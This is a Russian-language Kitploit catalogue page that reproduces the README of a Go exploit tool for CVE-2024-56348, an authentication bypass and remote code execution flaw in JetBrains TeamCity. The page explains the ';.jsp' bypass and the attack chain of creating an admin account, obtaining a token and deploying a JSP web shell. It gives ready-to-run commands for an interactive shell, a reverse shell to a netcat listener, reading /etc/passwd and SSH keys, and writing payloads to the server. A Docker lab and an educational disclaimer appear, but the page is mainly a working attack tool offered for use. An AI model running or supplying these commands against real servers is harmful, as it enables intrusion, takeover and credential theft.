Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
cve-2024-56348 — Go-эксплойт для CVE-2024-56348, нацеленный на обход аутентификации и удалённое выполнение кода в JetBrains TeamCity. Обеспечивает интерактивную оболочку, reverse shell, чтение/запись файлов и выполнение одиночных команд без учётных данных. | Kitploit
Инструменты/GitHubGitHub/joshuavanderpoll/cve-2024-56348
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеАутентификацияRed TeamingИнструмент Удаленного Доступа
GitHub
joshuavanderpoll/cve-2024-56348

cve-2024-56348

Go-эксплойт для CVE-2024-56348, нацеленный на обход аутентификации и удалённое выполнение кода в JetBrains TeamCity. Обеспечивает интерактивную оболочку, reverse shell, чтение/запись файлов и выполнение одиночных команд без учётных данных.

РепозиторийСайт
2438 месяцев назадЕщё не проверено
Поделиться

Обход аутентификации JetBrains TeamCity + Удаленное выполнение кода (CVE-2024-56348) PoC

Go

📜 Описание

CVE-2024-56348 — это критическая уязвимость обхода аутентификации в JetBrains TeamCity on-premises, затрагивающая все версии до 2024.12. REST API некорректно обрабатывает запросы к путям, содержащим ;.jsp, что позволяет неавторизованному злоумышленнику вызывать любую REST конечную точку, как если бы он был полностью аутентифицирован.

Данный эксплойт использует обход аутентификации совместно с собственным REST API TeamCity для создания учётной записи SYSTEM_ADMIN, получения API-токена и достижения полного удалённого выполнения кода — либо через встроенную отладочную конечную точку, либо через динамически загруженный JSP-плагин веб-шелла. Учётные данные не требуются.

Уязвимые версии: JetBrains TeamCity on-premises < 2024.12

✨ Возможности

  • Интерактивная оболочка — псевдо-оболочка с разделением stdout/stderr и кодом возврата в приглашении
  • Выполнение команд — одиночная команда через -command с полным выводом stdout, stderr и кода возврата
  • Обратная оболочка — развёртывает JSP-плагин веб-шелла и инициирует обратное подключение к вашему слушателю
  • Чтение файлов — чтение любого файла, доступного процессу TeamCity
  • Запись файлов — запись произвольного содержимого в любой доступный для записи путь на сервере

🛠️ Установка

git clone https://github.com/joshuavanderpoll/cve-2024-56348.git
cd CVE-2024-56348
go build -o exp cve-2024-56348.go

Установка напрямую через Go

go install github.com/joshuavanderpoll/cve-2024-56348@latest

Запуск без установки

go run github.com/joshuavanderpoll/cve-2024-56348@latest -t http://127.0.0.1:8111

⚙️ Использование

  -t          Целевой URL (например, http://127.0.0.1:8111)
  -command    Выполнить одиночную команду и вывести результат
  -shell      Запустить обратную оболочку (требует -lhost и -lport)
  -lhost      Хост слушателя для обратной оболочки
  -lport      Порт слушателя для обратной оболочки
  -read-file  Прочитать удалённый файл и вывести его содержимое
  -write-file Удалённый путь для записи (требует -file-content)
  -file-content Содержимое для записи при использовании -write-file

При отсутствии флага действия автоматически запускается интерактивная оболочка.


Проверка уязвимости + интерактивная оболочка

Подключается к цели, подтверждает обход, создаёт временную учётную запись администратора и запускает интерактивную оболочку. В приглашении показывается код возврата последней команды: зелёный (успех) или красный (ненулевой).

./cve-2024-56348 -t http://127.0.0.1:8111

Интерактивная оболочка


Выполнение одиночной команды

Выполняет одну команду и выводит stdout, stderr и код возврата отдельно.

./cve-2024-56348 -t http://127.0.0.1:8111 -command "id"

Выполнение команды


Обратная оболочка

Развёртывает JSP-плагин веб-шелла и запускает обратную оболочку на ваш слушатель. Предварительно запустите nc -lvp 4444.

./cve-2024-56348 -t http://127.0.0.1:8111 -shell -lhost 10.0.0.1 -lport 4444

Обратная оболочка


Чтение файла

Читает любой файл, доступный процессу TeamCity — полезно для конфигурационных файлов, SSH-ключей и т.д.

./cve-2024-56348 -t http://127.0.0.1:8111 -read-file /etc/passwd

Чтение файла


Запись файла

Записывает произвольное содержимое в удалённый путь. Полезно для размещения дополнительных полезных нагрузок или изменения конфигурации.

./cve-2024-56348 -t http://127.0.0.1:8111 -write-file /tmp/readme.txt -file-content "LEAVE ME HERE"

Запись файла


🐋 Docker PoC

Автономное окружение Docker Compose с уязвимым экземпляром TeamCity для локального тестирования. Подробнее см. в DOCKER.md

cd docker/
docker compose up -d
./cve-2024-56348 -t http://127.0.0.1:8111

Если скрипт возвращает "[-] Plugin upload failed.", попробуйте войти под пользователем hackindex и повторить попытку. (учётные данные можно найти в DOCKER.md)

🕵🏼 Ссылки

  • Бюллетень безопасности JetBrains — CVE-2024-56348
  • NVD — CVE-2024-56348
  • HackIndex

📢 Отказ от ответственности

Этот инструмент предоставляется только в образовательных и исследовательских целях. Автор не несёт ответственности за любое неправомерное использование или ущерб, причинённый данным инструментом.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






